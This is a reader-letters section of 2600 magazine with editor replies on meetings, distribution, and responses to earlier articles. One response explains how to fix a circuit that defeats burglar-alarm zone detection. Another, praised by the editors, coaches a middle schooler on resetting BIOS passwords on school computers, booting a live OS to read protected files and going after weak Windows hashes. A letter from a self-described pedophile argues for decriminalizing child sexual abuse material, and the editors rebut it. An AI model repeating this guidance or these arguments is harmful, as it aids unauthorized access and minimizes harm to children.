We have absolutely no problem with people sharing not only the audio, but the video from all of our conferences. We only ask that you let people know where it came from. The same goes for the magazine. We want all this info to get out, after all.

Dear *2600*:

I have a Caller ID problem. When I want to active it's gray out. How to fix it.

SS

Wow. Did you really expect us to be able to figure this out with what you told us? Solve the communication problem first and then come back with a question that makes sense. Are you trying to send or receive Caller ID? Be sure to include what device(s) you're using and what exactly you're trying to do. It would be super helpful.

Dear *2600*:

Can you accept donation for the less privileged?

Kiraz

A little context would sure go a long way here too. Unless you're sending us a telegram, words are free and should be used in abundance to illustrate your point.

Dear *2600*:

The 2600.com and YouTube channel *2600* is good. but can I know because I trust on you. Is earth is really flat?

heavenligible

And then there are times when even context wouldn't really do much good.

Dear *2600*:

Kind of an odd question for anyone willing to answer. Was flipping through the Spring issue and in the back in the Shout Outs section, I was shocked to see the name "Kitten Academy." The importance of this is that I was watching the very same livestream while reading! Is there some sort of hacker/kitten connection? I'm sitting here in astonishment of this seemingly cosmic coincidence.

Dumbfounded,
Phil

While it may seem like an amazing coincidence, the fact is that kittens help to provide sanity and we've never needed more of that in our lives than now. The good folks at kitten.academy deserve our support and thanks for making everything more bearable just by allowing us to watch life unfold. We don't doubt there are numerous other examples of this. We'd love to hear about them.

Dear *2600*:

I'm a reader of *2600* and full-time producer, artist, and chaser of curiosity. I am writing to request information on the next issue's theme with the intention of submitting for the *2600* Summer issue cover. I am capable of composing digitally (via Photoshop) or creating an illustration.

Ambitiously,
Jack

We appreciate your ambition, but we generally put the covers together in-house. If you have specific ideas of your own, please share some of them and we may contact you. Either way, please continue to create and share. We all need more of that.

Dear *2600*:

I used to buy *2600* from Tower Records in Dublin, Ireland years ago. I went in recently and asked the young lad behind the counter where I would find it. Needless to say, the look on his face like I just took a shite in his kettle was enough for me to know he hadn't a clue what I was asking for. Any reason Tower Records stopped stocking it?

Dave

It's interesting in itself that Tower Records still exists in Ireland (Japan too) even though it went bankrupt in most places more than a decade ago. As to why they don't carry us, that's a very good question. Overseas distribution is a real challenge, as it's expensive to ship and many places aren't particularly open to foreign publications. We're looking for suggestions on how to help fix that.

Article Responses

Dear *2600*:

Got three years of back issues recently. This time, I'm not trying to read more than one issue a night! Dave Maass had some really good points in this article "EFFecting Digital Freedom: Defending Privacy on the Roads" in 32:4. This automated plate recognition stuff drives people like me crazy. I had heard about some guys in Florida that deliver pizza getting those "Dear John" letters from the state. One guy posted that he almost got a divorce because of one of those letters. Sucks because when you work in the pizza business, you don't exactly get to choose where you have to drive.

The Dev Manny saga has gotten really interesting, I'm hoping that wasn't the last installment in this issue. Guess I'll find out tomorrow!

Also, I have a question for anyone who might know. I had a crew out today installing a black Q-tip looking thing on top of a pole that a traffic light hangs from in front of an apartment building. I've looked around and determined that this is either a milli- or centi-cell (smaller than a cell, bigger than a micro-cell), some kind of surveillance equipment, or a speaker/warning device of some sort.

E85

Thanks for the feedback. The EFF column is always informative and the continuing Dev Manny story definitely has a number of us riveted. As for your mystery device, a picture would definitely help. In fact, maybe we should start another feature called "What Is This?" since there are so many bizarre devices popping up lately.

Dear *2600*:

Response to "How To Improve Zone Protection In Burglary Alarms" from 34:1: Cezary Jaronczyk's article talked about how to spoof voltage

levels in a circuit to bypass burglary alarms. The main idea is that a burglary alarm, which works by putting a certain voltage on a line, can detect an open door when that voltage changes. This assume the mechanism detecting the open door shorts out resistor R1 when the door is closed and puts that resistor back in when the door opens. However, the circuit presented there doesn't work.

The schematic shown comes with no good explanation but as best I can figure, the op-amp is supposed to put the "correct" voltage back on the rail after the door is opened so that the alarm measurement side (the lower rail or pin 2 on J1) can't see any transition. However, the op-amp circuit is not connected right. The switch to the capacitor needs to be connected to Wire 2 so it learns that voltage, since it is that voltage which gets measured by the burglar alarm. The output of the op-amp needs to be connected to the same wire, not pin 1 on J1. Connecting it as shown will make the op-amp dump the original voltage on to the circuit upstream from R1, but then when R1 enters the voltage divider, it'll cut that voltage down, which is what we want to avoid.


Another way to say that is that the voltage on Wire 1 will not change when the door is opened, since it's on top of the voltage divider, so it shouldn't be worried about. It is the detection voltage on Wire 2 that counts, so we need to spoof that.

This assumes that the hacker can attach the ground of the circuit to the same ground as the burglar alarm (perhaps by connecting the chassis together). If the hacker can't do that, then reversing the connections from what is shown may work better, using Wire 1 as common and Wire 2 as signal output from the op-amp. This is because Wire 1's voltage won't change in either state (door-closed and door-open), so it makes a good common reference.

In the last part of the article he purports to have a design which cannot be bypassed with the previous method. His idea is to have the voltage level change randomly, so it can't be spoofed. However, the idea behind the first circuit is still valid: a voltage-follower op-amp can be used to read the voltage on the low side (the signal), and replicate whatever it is supposed to be, thus cutting out the door-open detector. Depending on what op-amp the hacker uses, an extremely fast response time can be created easily, which could match the speed of any zone detection circuit.

The schematic shown in Figure 3 is even more confusing and mangled than the one shown in Figure 2. That last schematic has a number of bogus connections and neither of those last two images gives meaningful information to an informed reader.

Monican



MOB RULE

Administrivia

Dear *2600*:

Hay guyz i placed a order for a shirt with yall on saterday..... How long should it take to ship still havent got a email..... And when will yall have more mouse pads

John

Wow. Well, we have no one to blame but ourselves - we asked people to send us Twitter direct messages in lieu of emails. And since it's a question (sort of) which might apply to others, we're printing it here. You should get an email instantly when you place an order with us and your order should be filled and delivered within days, obviously longer if you're in a foreign country. While we weren't able to figure out why you didn't receive an email, we did verify that you got everything you ordered in a timely manner. Concerning mousepads, as with everything else, if enough people express an interest, we'll order more.

Dear *2600*:

Hi team,

How soon my article got published? Can i have the publishing date please!

A

Weird. Your article was grammatically correct, used punctuation properly, and was a pleasure to read overall. It's like Twitter encourages people to throw all that out the window. Perhaps someone can invent a plug-in that will keep your message from being sent until it has complete sentences with proper spelling, capitalization, etc. Don't get us wrong; we enjoy reading these messages too. We just worry because one day a heavy Twitter user might wind up running the country and that could be a real big confusing mess.

Oh, and to answer your question, we never know for sure until we start putting the issue together what specific articles are going in. We try to give priority to the articles that were submitted first, but it doesn't always work out that way. Just know that if we told you we'd be running it, then we will run it and you will feel great when you see it in print.

Dear *2600*:

After I subscribed to the Kindle edition, Amazon asked me if I would like to share my email address with the publisher in accordance with their privacy policy. Naturally, I said no, but is this supposed to happen?

lol-md4

First off, you did the right thing by saying no. But unless everyone who has ever gotten the Kindle edition has also said no, we have no idea why you were even asked that question. We have never gotten information on individual subscribers from Amazon even though their website says otherwise. We don't need any of that info, so we're fine with the current arrangement, but we wish subscribers weren't given the impression that it works another way.

Dear *2600*:

This is a lifetime commitment, so let's be clear on the terms: Dearly beloved, please just please don't die, go bankrupt, become the new nerd's *Tiger Beat*, *National Enquirer*, *Vogue*, rampantly ID/political, too stupid/vapid/insouciant/lazy/extremist/dilitante. I love you just the way you are - so don't change, or I'll start leaving copies of *2600* in dental offices - amen.

Courtney

This all seems perfectly reasonable. While we haven't caught an issue of Vogue in quite a while, the people at Teen Vogue have really been hitting it out of the park lately. The moment we get too insouciant, we're certain our readers will let us know.

Dear *2600*:

Are there any stores in Canada, specifically Ontario, where I can pick up hard copies?

X

Yes, there are. We know chains like Chapters have us, as well as independent bookstores that have either survived or are opening in defiance of supposed trends. If you know of any we should be in, tell us and we'll contact them.

Dear *2600*:

I've been a faithful newsstand buyer for as long as you have published. Here's a picture of the display at Micro Center in Tustin, California.

Jim St

That is indeed impressive. And, not to quibble, but we weren't on newsstands in our early years (1984 until the early 1990s). Thanks for your steady support over the years. That's why we're here.

Dear *2600*:

The entire time I was looking for the Spring edition and it wasn't there. I called the store to notify them. I checked recently and was unable to

find the Summer edition either. This is a troubling trend and I felt compelled to bring it to your attention. Specifically this is in reference to the Barnes and Noble at 3235 Washtenaw Avenue in Ann Arbor, Michigan. I hope they get their act together. I can't wait for them to get your angry phone call.

tiburonrepair

Not angry. Respectful, but firm. We have contacted them. It shouldn't be a problem unless they're sold out or the issue hasn't arrived yet. Please let us know if you continue to have difficulties, that is, assuming you can see this.

Dear *2600*:

Years ago, I bought a red t-shirt with a driver's license on the back and I recently lost it. I can't find it on the web store. Any chance you might have some in storage?

Andres

That doesn't sound like one of ours, but it does sound familiar. We'll ask around. It's important to hold onto these little bits of history.

Following Up

Dear *2600*:

This is addressed to Ckjbgames concerning the article "A Lock with the Key Next To It" in 34:1. First, I'd like to say it's awesome we have middle schoolers interested in technology. Also, congratulations on what is probably your first hack. You did it, wahoo. You understand the concept of peeling around the edges until you find a small crack and then working from there. Welcome to the club, kid.

Now for the bad news: You didn't get much. First, Windows 7 might be old, but simply because there are a few vulns that will never be fixed does not make it "wide open." Someone needs to exploit them. That is often easier said than done. Even if there is an exploit known, that doesn't mean there is an implementation written, which takes work, and then someone has to use it, which requires more work. You have no working exploit, either your own, or someone else's.

Second, you sadly don't have much access. While you can navigate to C:\windows and the like, you more than likely don't have write access. This is because the NT kernel (upon which modern versions of Windows are based) and the NTFS file system give user permissions. You can look, but can't touch. This is actually the intended operation. You can verify this by trying to create a text file anywhere that you have access, then try reading it. If you can load your own text file and re-read what you just wrote, you can confirm you have write access. If not, well, unless it's an important doc, then you have nothing really.

Fortunately, you are correct that Windows is never secure, especially when you have physical access. So, now that you've already stated interest in this sort of thing, and you already have some access to a Windows box, why don't you see how far the rabbit hole goes? Here are some hints:

Schools, libraries, or public computers almost never ever lock down the firmware or BIOS, especially if they are running Windows. They likely have no idea what this even means. See if you can get into the BIOS/firmware menu. To get into this, you need to repeatedly press a key, as the computer starts before Windows loads. On older machines, they will sometimes tell you what this is. You can brute force this by "doing the piano" - hitting every F-key at once during boot until you find it. It's always an F-key or delete. If this yields nothing, try googling for it. Make sure to include the model of the computer.

If there is a firmware password, you can reset it by unplugging it, pulling the watch battery off the motherboard (little silver button), and then holding the power button to drain the caps. Put the battery back in and re-plug in the computer. This will work on all machines that are not milspec.

Once you are in the BIOS/firmware menu, find out how you can boot from a CD or USB stick. Once you can do this, you can view any files on the hard disk without restriction because the Live OS is yours and sees you as the administrator (or root in UNIX). Windows stores passwords with very weak hashes (one way encryption), meaning that auditing them is often fairly easy unless they are very long and very complex.

So, to rehash, here is some homework for you:

- Figure out how to access the BIOS/firmware menu, and look for general techniques for discovering them on unknown machines.
- Download and play around with some Live Operating Systems. Kali and Ninja OS are recommended (www.kali.org/, ninjaos.org/).
- Read up on how computers store passwords - what a hash is, what a password digest is (en.wikipedia.org/wiki/Cryptographic_hash_function, en.wikipedia.org/wiki/Key_derivation_function).
- Once you've read that, research NTLM and LM password algorithms and understand why they are really weak (en.wikipedia.org/wiki/NT_LAN_Manager, en.wikipedia.org/wiki/LAN_Manager#Algorithm).

GI Jack

This kind of helpful response to an article is precisely what helps the hacker community learn and move forward. We hope it encourages more to do the same. Read on for more on this subject.

Dear *2600*:

I'm writing in regard to the Spring 2017 article, "A Lock with the Key Next To It." I'm a sysadmin at a high school with a one-laptop-per-student program and thought I could provide some more perspective.

"First off, all of the computers run Windows 7"

This isn't a problem. Sure, mainstream support is over, but security updates will continue until January 2020. End of mainstream support means that Microsoft won't deliver any new features. Using Windows 7 is *not* a security problem at this time (though Windows 10 does some things better).

"the network admins know nothing about the Google Translate proxy hack, I presume. I can access any blocked website via this method, and no one has done anything about it."

Chances are the network admins know Google Translate bypasses filtering, but their web filtering software doesn't handle it. It's most likely that administration isn't bothered enough to pony up the money to fix the issue.

Network admins don't really care what you're wasting your time on as long as it doesn't interfere with others. In education, control of student computers varies widely. Some take the approach that "classroom management is not an IT problem" while others try to control web and computer access as much as possible.

In the U.S., we're required to implement minimal controls (such as blocking pornography) on student networks/devices. Your IT team or administration may be more interested in ticking the box "we filter student access" than they are in keeping you from playing *Running Fred* in class all day.

"we can insert USB flash drives without being denied permission."

Not a problem either. Flash drives are an easy way to transfer documents between computers without using a third-party service or network storage (which IT is typically reluctant to provide to students). Sure, there is some amount of virus risk. IT can mitigate this through various means (such as only allowing authorized programs to run).

"you can use Windows Explorer and go into directories including C:\, Program Files, and even a directory full of assembly language code."

Program Files and the Windows directories are *not* sensitive when it comes to read access. You need read access to those directories to run programs! Write access would be a security problem.

"you are denied access to the Command Prompt. An easy security measure that would make most give up at this point. However, they probably did the stupidest thing possible: forgot to deny access to Windows PowerShell."

I'd bet this is an old policy created in the pre-PowerShell era that no one has revisited. We had the same policy for a while. Back in the Windows XP days, my predecessor blocked CMD. When we moved to Windows 7 and PowerShell became available, the policy wasn't revisited until a student pointed out to me that it was silly. At that point, I unblocked Command Prompt. There's nothing you can do in CMD/PowerShell that you can't do without it (more inefficiently). The stance I take is that if students want to play in cmd/posh, I'm all for it. A few have even asked me PowerShell questions, and I'm always excited to answer.

"I have not reported any of this to any figures of authority, and none of my friends know about these loopholes, except for the Google Translate one."

I'd suggest you casually mention some things to your campus IT guy/gal. It depends on the person. Some of them are student-hostile, but others might be more fun to talk to. I'd suggest starting with the CMD + PowerShell problem. I recommend you take a friendly approach: "Hey, don't you guys think it's silly PowerShell isn't blocked, but CMD is?" If you come off as a student who's trying to push boundaries and play games at school, you might not get a warm reception.

ShieldCurve

Dear *2600*:

In response to Buckminster Emptier in 34:2, ("My Perspective"), he asked "got a better idea?" in regards to withdrawing from use of all vulnerable devices. One small sacrifice, he said: your job, your friends, and all contact with the normal everyday world.

Yeah, as a better idea, I would suggest hacking the systems, using what's useful, not necessarily as it is intended to be used. Mess with them. Confuse them. You don't have to take your marbles and go home; get a slingshot and repurpose them!

OWA

Excellent advice. We always find it amusing when those who question the blind acceptance of a new program or bit of technology are labeled as technophobes or Luddites. It's through questioning and finding workarounds to restrictions, rules, and privacy intrusions that we all advance and come up with something much better.

Dear *2600*:

In 34:2, Kernal Seiden wrote about opting out of Facebook. He was not sure if his data was really deleted.

While I can't guarantee that my method will work any better in the long run, I would suggest that the guts of his profile be deleted. Remove all friends. Delete all posts. Go through and manually clean out as much as possible. Even if the profile is not "deleted," the likelihood that civilians (read that as non-Facebook employees) can ever access the data will be quite small.

I'm not able to access my computer at the moment, so I can't tell if there are automated functions inside of Facebook that more easily facilitate this deletion on a grand scale, but I do believe there is an archive feature. Not for restoring a deleted Facebook profile, but for having what you posted.

The Piano Guy

Dear *2600*:

I've been a longtime reader of *2600* and I have to say I'm very disappointed in your article in Summer 2017. I've been a Tor-pedo for five years now and, if anything, the more Anonymous does to stop the exchange of child pornography, the more popular it gets. I was on filtered Internet for years until I read a thread on some popular Internet forum discussing the Lolita City raid back in 2011. Less than six months later, I was on deepweb discovering a whole new world.

I would have never risen through the ranks to staff most of the pedo sites on the clearnet and a few of the ones on the deepweb if it wasn't for Anonymous, which by the way isn't as anti-pedo as they lead people to believe. 4chan.org's /b/ board (which was their home) was the biggest source of hardcore child pornography on the clearnet. When anons are given a free choice to create their own boards which are pedo-themed, they are very active in both posters and lurkers.

You might have some moral objections to child pornography and, to be honest, I do too. The concept of some father having sex with his young daughter or an overweight sex tourist exploiting young Thai prostitutes is disgusting, but that isn't what most child pornography is. The majority of the illicit pornography produced in the past five years is done by minors themselves. Before that, you had commercial studios such as *LS Magazine* in eastern Europe producing softcore *Playboy* style work. Some of the readers might be familiar with it from all the spam that plagues imageboards nowadays.

Back in 2015, I saw a concept of "Get in, fap, and get out." In other words, go to seedy parts of the net to find child porn, do your thing, and continue on with your life. Is that really such a terrible concept to have an outlet that isn't harming anyone? Law enforcement certainly seems to think so, seeing as possession and distribution of child pornography is treated more harshly than rape....

Anyways, I think we should decriminalize possession and distribution of child pornography. Production should be limited to softcore and not actual sex. After all, there are terabytes of every conceivable type already in existence and, with cheap cameras in widespread use, there will be plenty of fresh new material produced by minors that are indifferent to current laws. Out of touch laws just serve to indefinitely ruin people's lives, especially those teenagers caught producing and young adults caught possessing who haven't done anything other than change the way most is produced.

Also, you should probably realize at least one person has read your article and has discovered a new use for the deepweb.

An Anonymous Pedo

We strongly doubt anyone is turned onto this sort of thing just because its existence is mentioned in an article. It seems more plausible that you're attempting to discourage anyone from cracking down on this "whole new world" while also trying to minimize the adverse effect that world has on so many. There is certainly overreach by people in law enforcement who don't have a clue. We see that all the time. But exploitation is not a fiction, not by a long stretch. There are good ways and bad ways of fighting it. Pretending it's not a serious and destructive issue is delusional at best.

Dear *2600*:

I hope all is well. First off, I just wanted to say that I'm a big fan of the magazine. I started reading it a little while ago and was pleasantly surprised to see that you posted classifieds for inmates. As a former inmate in a Pennsylvania state prison (got a big chuckle when you talked about how many prisons in Pennsylvania there were in *Freedom Downtime*), I think it's incredibly important to support individuals that are incarcerated.

That being said, in the latest issue you have an article about hactivism to end human trafficking. It's noble and something I can absolutely stand behind. But, in this same issue you have a listing for a prisoner who is in a federal prison for child pornography. This man is not someone who got caught with a couple of jailbait photos (not that that is okay, either), but someone who over the course of years has not only distributed a large amount of child porn, but has attempted to pay people to further exploit very young children and send him pictures of it. I would also like to add that this is not even someone who has attempted to maintain his innocence. He has openly admitted what he has done.

I don't believe this man should be killed or harmed, but I also don't think that he should be kept particularly comfortable or have an ad space in a magazine asking people to write to him so he can make "new friends." I'm not trying to tell you what to do with your magazine. I am asking that you please consider not posting his classified ad again - if only for the sake of his victims.

Thanks for your time and consideration, and for keeping a great magazine going.

Bearz

Since we have no idea who you're referring to, how would you expect us to take this action? Go through every name of anyone submitting an ad and look up their criminal record? And if we did that, we would also need to know whether or not the person was being punished justly in the first place before making a decision. This simply isn't realistic, nor do we believe that we should ever put ourselves in the position of being the morality police for our readers or writers.

As a former prisoner, you know how important it is to not be completely cut off from the outside world. There are those readers who believe it's always wrong to have them place classified ads here; we got a letter from one a few issues back. If we're

going to take the stance that this is, in fact, acceptable, then we need to stick to that in all instances. Obviously, we won't allow ads that are advocating illegal activity or that have nothing to do with our audience. What it really boils down to is encouraging readers to be aware of any potential risks of contacting anyone they don't know, both in these pages and anywhere. These are just common sense rules.

Inquiring Minds

Dear *2600*:

When will you accept cryptocoin?

Robert

We've been accepting Bitcoin for years now. In fact, our HOPE conference was the very first non-cryptocoin conference to accept it and it's been working great for us ever since.

Dear *2600*:

Is there any way to order multiples of the same issue? I called Barnes and Noble, but they said they don't control how many copies they get and they can't set them aside to hold for me. How would I go about getting like ten copies of the next issue?

E

You can always order multiple amounts at our store (store.2600.com). If you're a writer and want to get extra copies of an issue with your article, just write to us and we'll arrange that.

Dear *2600*:

Hi boss. I want to purchase this Game Backup System V3.0 software. I did not find on net. Can you please help me. Pl z confirm.

Medhat

We have never been happier to be completely clueless about a subject than we are about this. We don't know what you think we do, but we don't do that. Good luck in your quest.

Dear *2600*:

I made a logo for our local *2600* meetings using your original logo (the one with the eagle in the center). Would you be able to tell me if it's OK to use it on the meetings website, and potentially in the future on t-shirts and such? (no profits)

A Meeting

This is absolutely fine with us and we think it's a great idea to spread the word of meetings everywhere. It's also OK if you make a profit and use the funds to somehow improve the meetings. We ask that you send us a couple of shirts for our collection.

Dear *2600*:

I am looking to subscribe again, but I hate throwing out the paper editions and I don't have space to store them any longer. I don't own a Kindle or have a device with Google Play. Do you sell subscriptions to quarterly PDFs?

Jim

Right now, your best option is our annual Hacker Digest publication, which is a non-DRM PDF of the entire previous year's issues. We're still in the process of releasing all of the back issues in this method as well, which has proven to be a great way of preserving (and explaining) much of our early history. As for current issues coming out in PDF format, it's something we can pursue if the interest is there.

Dear *2600*:

Do you happen to have any archived audio files of you guys doing those customer service prank calls from back in the nineties? I think you guys bought a phone number of a computer company that shut down, perhaps because you had incoming calls asking for computer help. Hope you remember what I'm talking about. Thanks.

moocru22

Not only don't we remember that scenario, but we don't think it ever happened, at least not with us. We did release a recording of a confused customer calling into an AT&T refund line and getting one of us, and that can be heard on some early editions of Off The Hook on our website. That, incidentally, was accomplished by calling into a phone number that was owned by New York Telephone and used to transfer customers asking for long distance refunds, which the local company no longer handled. The calls were supposed to go to a recording telling the customer to dial a specific number for AT&T. But they apparently didn't check for a dial tone before transferring and wound up answering our incoming call instead. The customers never stood a chance.

Dear *2600*:

My name is Adam & a compeletly newbie@ hacking I would like to learn about the basics of it

Please Thank You!

Adam

Adam, before you pursue this field of study, it would be best to advance beyond the Twitterspeak and put together some actual sentences. People respond better to that. Second, sending us the same exact message a whole bunch of times isn't going to make us want to help you. Others who aren't as nice as us may become quite nasty instead if you use those tactics. Finally, there isn't someone who can just help you with hacking. That's something you need to develop on your own. You can learn about computers, go to seminars on security, and even study what some people's perspectives on hacking are. But to become one yourself, you simply need to think differently than how you've been taught, look for ways around the standard procedures, figure out methods of shaping technology to your needs, and always be open to learning and sharing knowledge. It's all a process, not a series of answers.

Dear *2600*:

Is there going to be one this year? I can't find any information about it.

Patchmail

Our deductive reasoning led us to what is likely the missing word in your inquiry and that word is HOPE. No, HOPE does not take place in odd-numbered years. So the next one will be in 2018 and there is info about it in this issue.

Dear *2600*:

So I was helping my father clean out his storage unit recently, and I came across several old phreak boxes in varying conditions. Does anyone care about these anymore? Trying to find information online, and it all seems very historical, but no one seems too interested in collecting or otherwise. Not even sure who to reach out to at this point.

Phototrope

We're glad you reached out to us. There are always people interested in this sort of thing. The folks at archive.org may be able to help. We certainly wouldn't mind adding more of these to our collection. You can also try selling them in our Marketplace section. Whatever you do, don't throw them away.

Dear *2600*:

I am not well versed in computers. I'm a more physical E.T., soldering irons, scopes and such. I am curious about the dark or deep web? Are they like a parallel universe compared with the Internet I'm using right now? I also had an engineer where I worked tell me I should learn basic programming. He said they could use somebody like that. I didn't know basic was still used at that time, which was about 12 years ago. Many thanks for the publication.

73 fellow circuit benders

That engineer may have meant basic programming, as in rudimentary programming, not necessarily the language of BASIC, which, although still popular in some circles, isn't exactly the cutting edge of programming.

The "deep web" is basically those parts of the World Wide Web that aren't readily findable in standard search engines. In other words, they're hidden, usually intentionally. The "dark web" is content in the "deep web" that requires specific software to gain access to. This is done through "overlay networks," which are built on top of the Internet. Nearly all coverage of the "dark web" is negative, but it can be used for good and evil, just like almost anything else.

Dear *2600*:

I know it's too early to tell, but about how much were tickets to the HOPE conference in the past? I really would love to go and start saving up ASAP.

Robert

They've been in the $150 range and we hope to keep it as close to that as we can for our next conference in 2018. We should have an initial round of tickets go on sale in November.

Dear *2600*:

Hello I need to get a hold of one your hackers to do a job for me.

Brad

And here we go again. We are not a hacker hiring service, this isn't a television show, you can't just hire hackers to do jobs, and please leave us the hell alone. Every day we get a letter like this and it's enough to drive us insane. We could make a ton of money fooling these people, but it would feel so dirty.

Dear *2600*:

Hi guys! Have you considered offering a military discount?

ID Services provides one-click military discount installation for all major platforms which makes it easy to capture an audience of 68 million people.

If you aren't interested right now, no worries - maybe keep it in the back of your mind for your next promotion. Cheers!

Paul

We suspect you might not be an actual human, but the question deserves an answer, so what the hell. We could offer discounts for all sorts of people - military for our side, military for other sides, seniors, firemen, doctors, infants, the certifiably insane, etc. It would quickly get out of hand and we're already pricing things as low as we can without making it impossible to keep operating. Plus, we really doubt there's a huge contingent of military personnel standing by just waiting for us to lower our price slightly. It's actually a bit scary to think of.

More on Meetings

Dear *2600*:

Who do I contact to have info updated? I just arrived at a meeting to find that it's been dead since 2010.

Skipper Blue

We'd sure like to be let in on the secret. For one thing, where is this meeting? And if it's been dead for so long, how were you able to get such specific info? Details are really important here.

Dear *2600*:

Didn't look close enough**.**

Skipper Blue

Well, we're glad this had a happy ending. We may never know where this was, though.

Dear *2600*:

The meeting at the Barnes and Noble in Reno doesn't really have any attendance and, for all intents and purposes, is dead.

I've started a pretty successful Defcon group here (DC775) and I've had members ask about *2600* as well. I've shown up to the Barnes and Noble and apparently a few others have without really seeing anyone else.

In Reno, we have our local hackerspace Bridgewire (bridgewire.org) and they are hosting the DC775 group. They'd welcome the *2600* group into their space, and I feel it might be a better fit at Bridgewire. There is also plenty of telco/ham/SDR equipment to use.

If there are any infrastructure issues or concerns, I should be able to manage most of it locally.

Thanks!

njones920

We do like to encourage meetings to take place in public areas so that attendees can interact with the outside world a bit more. It's their call, however, if they feel a hackerspace would make a better fit. In this case, the fact that there are multiple people trying to meet each other means that most of the ingredients for successful meetings are there. Thanks for letting us know and for offering to help.

Dear *2600*:

Hi guys! This is Sergey from cold Russia.

I was born in Murmansk, but a long time ago I moved to Moscow. I gathered the guys in Murmansk to hold the first meeting of *2600* beyond the Arctic Circle. This is one of the northernmost places in Russia where you can observe the Northern Lights.

In September, I plan to visit St. Petersburg and start the first meeting of *2600* there.

Have a nice day! I hope you somehow come to Moscow.

Sergey

We appreciate your efforts. One thing, though - it's great to start meetings in different cities, but they need to be nurtured so that they don't wither and die. So if you're not going to stay in a certain place, please be sure that there are enough people there to sustain the meetings. We will start listing the Murmansk meeting and hope for the best. Also, we have had meetings above the Arctic Circle for some time already in Tromsoe, Norway.

Dear *2600*:

I was wondering if there are still meetings at the Barnes and Noble in Baltimore. Maybe I overlooked the group, but I couldn't find the meeting when I walked around the cafe.

Thanks in advance.

A. Roach

We will look into this and hopefully hear from someone affiliated with that meeting.

Dear *2600*:

Not sure if anyone has informed you, but the only active U.K. groups are London, Norwich, and Edinburgh. The others slowly decreased in popularity/numbers and have not been running for the last two years or longer. Former members of these meetings have confirmed this and some of their sites even state this, or they have let the domain expire.

In the case of the Brighton meeting, we decided to end it around five years ago after it was just two of us.

Mark

That would be sad news if true, but it would also get us some much needed space on our meeting page in each issue. It might be helpful for us to study why some meetings grow and others shrink and/or evaporate. We sure hope this isn't a Brexit thing.

Dear *2600*:

OK, so I haven't updated my Yahoo Calendar to my new meeting location, but no one gets the message below but me. *Why doesn't the meeting page get updated the Friday before the first Friday?*

The magazine meetings page obviously is updated quarterly, but meetings are held monthly, and one would think a hacker trying to *get* to a meeting would look up the address while on the way. *That's* why the list needs updating *before* meeting day.

Richard Cheshire, Phreak & Hacker

There are a few issues here. First, you say "my new meeting location" which implies that you are the meeting. This is verified in your report which states "I was the only one to show up, as usual" which makes us think this isn't so much a meeting as a guide to where you're going to be on the first Friday of each month. That's not how meetings should work. They can't be constantly changing their location. The listing online should sync with the listing in the magazine, which is why we update it quarterly. Changing meeting locations should be a rarity and we discourage it whenever possible because it results in confusion and people going to the wrong place. Your meeting location needs to be something well thought out that will last for a long time, unless the place you're meeting at disappears. If you're consistently the only person showing up, something clearly isn't working.

Contrition

Dear *2600*:

I am emailing you to offer and extend my most sincere apologies for posting a link to an Indiegogo project. I completely accept all the responsibility for posting something that I had no right to under my own complete ignorance of the group rules and disrespect of the current members. I cannot give any valid excuse and realize that this was a decision I regret to no end.

I am emailing personally because I ask of you to please allow me just one more opportunity to prove myself as a respectable and rule abiding member. Since I was accepted, I enjoyed and looked forward to each and every post that I could read. I can honestly say that not being able to read the posts has left me empty minded. Being a *2600 Magazine* subscriber, I am very disappointed at myself for doing something I should not have.

Please let me know if there is anything I can do to regain your trust in myself and regain the

posting viewing. If not, I can completely understand my banning and will accept the results of my actions. I appreciate the time you have taken to review this email.

Thank you.

G

